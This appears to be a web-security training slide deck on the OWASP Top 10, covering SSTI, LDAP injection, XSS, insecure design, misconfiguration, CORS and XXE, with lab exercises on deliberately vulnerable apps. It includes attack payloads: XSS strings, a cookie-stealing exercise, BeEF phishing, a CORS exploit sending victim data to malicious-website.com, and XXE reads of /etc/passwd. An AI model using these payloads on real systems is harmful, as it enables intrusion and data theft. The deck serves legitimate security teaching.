
<https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/template-engines-expression.txt>

<https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/template-engines-special-vars.txt>

<https://github.com/epinna/tplmap>

OWASP TOP 10 – Injections

SSTI INJECTION - VULNERABILITY DETECTION



OWASP TOP 10 – Injections

SSTI INJECTION

[https://clement.notin.org/blog/2020/04/15/Server-Side-Template-Injection-\(SSTI\)-in-ASP.NET-Razor/](https://clement.notin.org/blog/2020/04/15/Server-Side-Template-Injection-(SSTI)-in-ASP.NET-Razor/)

OWASP TOP 10 – Injections

SSTI INJECTION - EXPLOITATION

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#velocity>

There's no universal exploit – depends on the template used.

OWASP TOP 10 – Injections

EXERCISE 14



juiceshop -> find and exploit SSTI vulnerability (<http://juiceshop:3000/profile>)
Try detecting it using SonarCloud, tplmap, Burp



Burp, tplmap



OWASP TOP 10 – Injections

SSTI INJECTION - ATTACK DETECTION

- monitor URL's for presence of SSTI injection chars in user supplied parameters

OWASP TOP 10 – Injections

SSTI INJECTION - PREVENTION

- do not allow users to modify or submit new templates (sometimes impossible)
- use logic-less template engine – i.e Mustache
- use sandboxes to prevent access to dangerous objects that can access the filesystem, or execute arbitrary code

OWASP TOP 10 – Injections

LDAP INJECTION

```
( & ( cn=[ user ] ) ( userPassword=[ pass ] ) )
```

```
( & ( cn=gordon ) ( userPassword=melmac123 ) )
```

sample payload: *) (&)) (| (cn =*

```
( & ( cn= * ) (&) ) ( | ( cn =* ) ( userPassword=melmac123 ) )
```

We get two conditions:

```
( & ( cn= * ) (&) )
```

```
( | ( cn =* ) ( userPassword=melmac123 ) )
```

The image shows a login form with the following elements:

- A light gray input field labeled "username".
- A light gray input field labeled "password".
- A large green rectangular button labeled "LOGIN" in white capital letters.

Not registered? [Create an account](#)

OWASP TOP 10 – Injections

LDAP INJECTION

If two conditions are not acceptable, a NULL BYTE is an option:

```
( & ( cn= * ) ( & ) %00  
(| (cn =*) (userPassword=melmac123) )
```

username

password

LOGIN

Not registered? [Create an account](#)

OWASP TOP 10 – Injections

LDAP INJECTION - DETECTION

- as usual, you can try automatic scanners
- or try manually:

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/LDAP%20Injection/README.md>

OWASP TOP 10 – Injections

XSS

CROSS SITE SCRIPTING

OWASP TOP 10 – Injections

XSS - MECHANISM

Reflected XSS

Stored XSS

DOM-based XSS

OWASP TOP 10 – Injections

EXPLOITATION

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

XSS context:

- between HTML tags
- in HTML tag attributes: "><script>alert(document.domain)</script>"
- in javascript:
 - breaking out of javastring:

```
'-alert(document.domain)-'  
';alert(document.domain)//'
```

OWASP TOP 10 – Injections

EXPLOITATION

Sample XSS payloads:

- <script>alert(1)</script>
- <iframe src="javascript:alert(`xss`)">
-
- <script src=http://xss.rocks/xss.js></script>

OWASP TOP 10 – Injections

Reflected XSS

- malicious script comes from the current HTTP request.
- requires user interaction

Request:

<https://broken.app/status?message>All+is+well>

Response:

<p>Status: All is well</p>

OWASP TOP 10 – Injections

Reflected XSS

Request:

[https://secure.app/status?message=helloworld<script>alert\(1\)</script>](https://secure.app/status?message=helloworld<script>alert(1)</script>)

Response:

<p><script>alert (1)</script></p>

OWASP TOP 10 – Injections

EXCERCISE 15



bWAPP -> http://bwapp/xss_get.php

- ✓ craft a malicious link containing xss payload
- ✓ use xss to steal the session cookie and use this cookie to login to application
- 🔍 Try detecting XSS using SonarCloud
- 🔍 Try detecting XSS using Burp Scanner



Burp



OWASP TOP 10 – Injections

Stored XSS

- malicious script comes web application response
- doesn't require user interaction
- it's a result of saving untrusted user data and serving it back as http responses

OWASP TOP 10 – Injections

Stored XSS

Normal request:

```
POST /post/comment HTTP/1.1  
Host: broken.app  
Content-Length: 100
```

```
postId=3&comment=This+post+was+extremely+helpful.&name=Carlos&email=carlos%40  
normal-user.net
```

OWASP TOP 10 – Injections

Stored XSS

Evil request:

```
POST /post/comment HTTP/1.1  
Host: broken.app  
Content-Length: 100
```


```
postId=3&comment=  
%3Cscript%3E%2F*%2BBad%2Bstuff%2Bhere...%2B*%2F%3C%2Fscript%3E&name=Carlos&email=carlo  
s%40normal-user.net
```

The user who opens the comment will get:

```
<p><script>/* Bad stuff here... */</script></p>
```

OWASP TOP 10 – Injections

XSS - BEEF



OWASP TOP 10 – Injections

EXCERCISE 16



bWAPP -> http://bwapp/xss_stored_1.php

- ✓ perform stored xss attack using beef exploit
- ✓ in hooked browser perform phishing attack using Google Phishing function in beef.
- ✓ perform a network scan using beef



Try detecting XSS using SonarCloud



Try detecting XSS using Burp Scanner



Burp, beef



OWASP TOP 10 – Injections

DOM XSS

DOM-based XSS (also known as DOM XSS) arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.

- require user interaction
- it's a result of putting untrusted user data into client side javascript

OWASP TOP 10 – Injections

DOM XSS

Sample vulnerable code:

```
var search = document.getElementById('search').value;  
var results = document.getElementById('results');  
results.innerHTML = 'You searched for: ' + search;
```

OWASP TOP 10 – Injections

EXCERCISE 17



bWAPP -> http://bwapp/xss_json.php

- ✓ perform xss attack
- 🔍 Try detecting XSS using Burp Scanner
- 🔍 Try detecting XSS using SonarCloud



Burp



OWASP TOP 10 – Injections

XSS - IMPACT

- Perform any action within the application that the user can perform.
- View any information that the user is able to view.
- Modify any information that the user is able to modify.
- Initiate interactions with other application users, including malicious attacks, that will appear to originate from the initial victim user.
- Capture the user's login credentials.
- Perform virtual defacement of the web site.
- Can be used to attack a user who clicks the link (reflected XSS)
- Can be used to attack any user (stored XSS)

!

OWASP TOP 10 – Injections

VULNERABILITY DETECTION

- Test every entry point (query params, URL path, message body)
- Submit random alphanumeric data
- Determine the reflection context (in case of stored XSS, reflection can be on other page)
- Test payloads
- Test the attack in a browser

OWASP TOP 10 – Injections PREVENTION

- Using frameworks that automatically escape XSS by design, such as the latest Ruby on Rails, React JS. Learn the limitations of each framework's XSS protection and appropriately handle the use cases which are not covered.
- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The OWASP Cheat Sheet 'XSS Prevention' has details on the required data escaping techniques.
- Enabling a Content Security Policy (CSP) as a defense-in-depth mitigating control against XSS. It is effective if no other vulnerabilities exist that would allow placing malicious code via local file includes (e.g. path traversal overwrites or vulnerable libraries from permitted content delivery networks)

OWASP TOP 10 – Injections

PREVENTION - CSP

Content-Security-Policy: policy

Content-Security-Policy: default-src 'self'

Content-Security-Policy: default-src 'self' trusted.com *.trusted.com

Content-Security-Policy: default-src 'self'; img-src *; media-src medial.com
media2.com; script-src userscripts.example.com

Content-Security-Policy: default-src <https://onlinebanking.jumbobank.com>

OWASP TOP 10 – Injections

PREVENTION - CSP

Testing your CSP policy

Content-Security-Policy-Report-Only: [policy]

Content-Security-Policy: default-src 'self'; report-uri
<http://reportcollector.example.com/collector.cgi>

- BURP CSP Auditor (Extension)
- <https://csp-evaluator.withgoogle.com/>

OWASP TOP 10 – Injections

PREVENTION

Stored XSS

- Do not trust any data, no matter where it comes from...

OWASP TOP 10 – Injections

EXCERCISE 18



bWAPP -> http://bwapp/xss_stored_1.php

- ✓ add CSP policy to the response
- ✓ Check if beef payload still works



Burp



OWASP TOP 10 – Injections

EXMAPLES

Can XSS cause code execution?



OWASP TOP 10 – Injections

EXMAPLES

Can XSS cause code execution?



OWASP TOP 10

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10 – Insecure Design

DEFINITION

A4:2021 – Insecure Design: Missing or ineffective control design.

- bugs that leads to vulnerabilities but can not be patched by a perfect implementation
- fixing requires changes in application processes
- root cause is usually some false assumptions or bad threat modeling

OWASP TOP 10 – Insecure Design

EXAMPLES

Scenario #1

A credential recovery workflow might include “questions and answers,” which is prohibited by NIST 800-63b, the OWASP ASVS, and the OWASP Top 10. Questions and answers cannot be trusted as evidence of identity as more than one person can know the answers, which is why they are prohibited. Such code should be removed and replaced with a more secure design.

OWASP TOP 10 – Insecure Design

EXAMPLES

Scenario #2

A cinema chain allows group booking discounts and has a maximum of fifteen attendees before requiring a deposit. Attackers could test if they could book six hundred seats and all cinemas at once in a few requests, causing a massive loss of income.

OWASP TOP 10 – Insecure Design

EXAMPLES

Scenario #3

Application uses custom security tokens for session management, that are calculated on a client side, based on the data that are easily available for an attacker.

OWASP TOP 10 – Insecure Design

EXAMPLES

- use of GET method with sensitive data in query strings
- storing passwords in recoverable format
- client-side enforcement of server-side security
- network segmentation issues (i.e. direct access to database)

OWASP TOP 10 – Insecure Design

DETECTION

- manual evalution of application's architecture



OWASP TOP 10

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021 Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10 – Security Misconfiguration

DEFINITION

A05:2021 - Security Misconfiguration: This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

OWASP TOP 10 – Security Misconfiguration

MECHANISM

- Missing appropriate security hardening across any part of the application stack, or improperly configured permissions on cloud services.
- Unnecessary features are enabled or installed (e.g. unnecessary ports, services, pages, accounts, or privileges).
- Default accounts and their passwords still enabled and unchanged.
- Error handling reveals stack traces or other overly informative error messages to users.
- For upgraded systems, latest security features are disabled or not configured securely.
- The security settings in the application servers, application frameworks (e.g. Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values.
- The server does not send security headers or directives or they are not set to secure values.
- The software is out of date or vulnerable (see Vulnerable and Outdated Components).

OWASP TOP 10 – Security Misconfiguration

EXPLOITATION

- Strictly depends on the bug

OWASP TOP 10 – Security Misconfiguration

EXPLOITATION

- Strictly depends on the bug

EXAMPLE: JDWP – Java Debugging Wired Protocol

<https://docs.oracle.com/javase/8/docs/technotes/guides/troubleshoot/introclientissues005.html>

OWASP TOP 10 – Security Misconfiguration

EXPLOITATION

Finding vulnerability:

- <https://www.shodan.io/search?query=JDWP-HANDSHAKE>
- <https://github.com/search?q=-Xdebug+-Xrunjdwp&type=code>
- network scan (masscan)

Exploitation:

- <https://github.com/IOActive/jdwp-shellifier>

OWASP TOP 10 – Seucurity Misconfiguration

EXCERCISE 18



- ✓ Start Burp Community using jar file with jdwp enabled.
- ✓ Exploit JDWP using JDWP shellifier



jdwp-shellifier



OWASP TOP 10 – Security Misconfiguration

VULNERABILITY DETECTION

- Automated web scanners do a great job (Burp, Acunetix, Netsparker)
- Nmap networks scans
- Nessus, Qualys

OWASP TOP 10 – Security Misconfiguration PREVENTION

- Always change default passwords
- Remove/disable all the unnecessary services
- Perform regular updates
- Establish security guidelines and keep the system in line with these recommendations

OWASP TOP 10 – Security Misconfiguration

SOP & CORS

SOP – Same Origin Policy

Script on a website: <http://normal-website.com/example/example.html>

URL accessed	Access permitted?
<code>http://normal-website.com/example/</code>	Yes: same scheme, domain, and port
<code>http://normal-website.com/example2/</code>	Yes: same scheme, domain, and port
<code>https://normal-website.com/example/</code>	No: different scheme and port
<code>http://en.normal-website.com/example/</code>	No: different domain
<code>http://www.normal-website.com/example/</code>	No: different domain
<code>http://normal-website.com:8080/example/</code>	No: different port*


OWASP TOP 10 – Security Misconfiguration

SOP & CORS

CORS – Cross Origin Resource Sharing – loosens SOP policy, allowing access to resources for some origins

Website with origin `normal-website.com` causes the following cross-domain request:

```
GET /data HTTP/1.1
Host: robust-website.com
Origin : https://normal-website.com
```



The server on `robust-website.com` returns the following response:

```
HTTP/1.1 200 OK
...
Access-Control-Allow-Origin: https://normal-website.com
```

The browser will allow code running on `normal-website.com` to access the response because the origins match.

OWASP TOP 10 – Security Misconfiguration

SOP & CORS

What can go wrong?

- server-generated ACAO header from client-specified Origin header
- Errors parsing Origin headers

Server allows all requests from domains ending with **mycompany.com**

`Access-Control-Allow-Origin: *mycompany.com`

Attacker sends request from
`hacked-mycompany.com`

- Whitelisted null origin value

OWASP TOP 10 – Security Misconfiguration

SOP & CORS

When NULL origin is sent?

- Cross-site redirects.
- Requests from serialized data.
- Request using the file: protocol.
- Sandboxed cross-origin requests.

OWASP TOP 10 – Security Misconfiguration

SOP & CORS

When NULL origin is sent?

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
src="data:text/html,<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','vulnerable-website.com/sensitive-victim-data',true);
req.withCredentials = true;
req.send();

function reqListener() {
location='malicious-website.com/log?key='+this.responseText;
};

</script>"></iframe>
```

OWASP TOP 10 – Seucurity Misconfiguration

EXCERCISE 19



bWAPP: http://bwapp/sm_cors.php

- ✓ Make a website that steals Neo's secret




Burp, notepad/mousepad



OWASP TOP 10 – Security Misconfiguration

REAL LIFE EXAMPLE



OWASP TOP 10 – Security Misconfiguration

REAL LIFE EXAMPLE

```
java.lang.IllegalStateException: On-the-fly migration has not been activated for this thread. Check servlet configuration.
at com.continental.coremedia.migration.OnTheFlyMigrationController.resolveBean(OnTheFlyMigrationController.java:100)
at com.coremedia.objectserver.web.AbstractViewController.handleRequestInternal(AbstractViewController.java:137)
at org.springframework.web.servlet.mvc.AbstractController.handleRequest(AbstractController.java:153)
at org.springframework.web.servlet.mvc.SimpleControllerHandlerAdapter.handle(SimpleControllerHandlerAdapter.java:51)
at org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:875)
at com.coremedia.objectserver.web.DispatcherServlet.doDispatch(DispatcherServlet.java:56)
```

<https://beanstack.io/>

OWASP TOP 10 – Security Misconfiguration

REAL LIFE EXAMPLE

Jackson-databind Remote Code Execution Vulnerability Technical Analysis

August 7, 2019 | Mina Hao



• Vulnerability Overview

On June 21, Red Hat officially released a security bulletin to announce the fix for a vulnerability in jackson-databind. This vulnerability with a CVSS score of 8.1 affects multiple Red Hat products and a sophisticated exploit using this vulnerability is observed in the wild. On July 22, a security researcher named Andrea Brancaleoni published an article to analyze this vulnerability.

OWASP TOP 10 – Security Misconfiguration

REAL LIFE EXAMPLE

Jackson-databind Remote Code Execution Vulnerability Technical Analysis

August 7, 2019 | Mine Hossain

```
public static void main(String[] args) throws IOException {
    System.out.println("creating ObjectMapper");
    ObjectMapper om = new ObjectMapper();
    om.enableDefaultTyping();
    inner var i10000 = (inner)om.readValue(Files.readAllBytes(Path.of("test.json")));
    System.out.println("done");
}
```

• Vulnerability Overview

On June 21, Red Hat officially released a security bulletin to announce the fix for a vulnerability in jackson-databind. This vulnerability with a CVSS score of 8.1 affects multiple Red Hat products and a sophisticated exploit using this vulnerability is observed in the wild. On July 22, a security researcher named Andrea Brancaleoni published an article to analyze this vulnerability.

OWASP TOP 10 – Security Misconfiguration

REAL LIFE EXAMPLE

```
public static void main(String[] args) throws IOException {
    System.out.println("creating ObjectMapper");
    ObjectMapper om = new ObjectMapper();
    om.enableDefaultTyping();
    inner var i10000 = (inner)om.readValue(Files.readAllBytes(Path
    System.out.println("done");
}
```

OWASP TOP 10 – Security Misconfiguration

XXE - DEFINITION

XML External Entities (XXE): Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

OWASP TOP 10 – Security Misconfiguration

XXE - MECHANISM

```
<?xml version="1.0" encoding="UTF-8"?>
<products>
    <product id=123>
        <name>helloworld</name>
    </product>
</products>
```

OWASP TOP 10 – Security Misconfiguration

XXE - MECHANISM

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE ents [
    <!ENTITY ent "helloworld">
] >
<products>
    <product id=123>
        <name>&ent;</name>
    </product>
</products>
```

OWASP TOP 10 – Security Misconfiguration

XXE - MECHANISM

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE ents [
    <!ENTITY ent SYSTEM "/etc/passwd">
] >
<products>
    <product id=123>
        <name>&ent;</name>
    </product>
</products>
```

```
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false
_lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
_postfix:*:27:27:Postfix Mail Server:/var/spool/postfix:/usr/bin/false
_scsd:*:31:31:Service Configuration Service:/var/empty:/usr/bin/false
_ces:*:32:32:Certificate Enrollment Service:/var/empty:/usr/bin/false
_appstore:*:33:33:Mac App Store Service:/var/db/appstore:/usr/bin/false
_mcxalr:*:54:54:MCX AppLaunch:/var/empty:/usr/bin/false
_appleevents:*:55:55:AppleEvents Daemon:/var/empty:/usr/bin/false
_geod:*:56:56:Geo Services Daemon:/var/db/geod:/usr/bin/false
_devdocs:*:59:59:Developer Documentation:/var/empty:/usr/bin/false
```

OWASP TOP 10 – Security Misconfiguration

XXE - MECHANISM

Exploitation challenges

- most of the files might break XML syntax (file content is inserted in the place of entity)
- file could not contain null byte (\x00) – there's a problem reading binary data

Way to bypass

```
<!DOCTYPE strony [  
    <!ENTITY ent SYSTEM "php://filter/convert.base64-encode/resource=/usr/bin/secretapp">  
] >
```

OWASP TOP 10 – Security Misconfiguration

XXE - MECHANISM

Request

```
<data>
  <transaction id="5370347">
    <sell>
      <amount>39.84</amount>
      <currency>PLN</currency>
      <description>Read Team Field Manual</description>
    </sell>
  </transaction>
</data>
```

Response

```
<response>
  <transaction id="5370347">
    <status>OK</status>
  </transaction>
</response>
```

OWASP TOP 10 – Security Misconfiguration

XXE - EXPLOITATION

Exploitation challenges 2

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE strony [
    <!ENTITY ent SYSTEM "/etc/passwd">
] >
<products>
    <product id=&ent;>
        <name>dummy</name>
    </product>
</products>
```

ERROR: Attribute references external entity 'file'

External entities cannot be inserted into xml attributes:

OWASP TOP 10 – Security Misconfiguration

XXE - EXPLOITATION

ERROR: Attribute references external entity 'file'

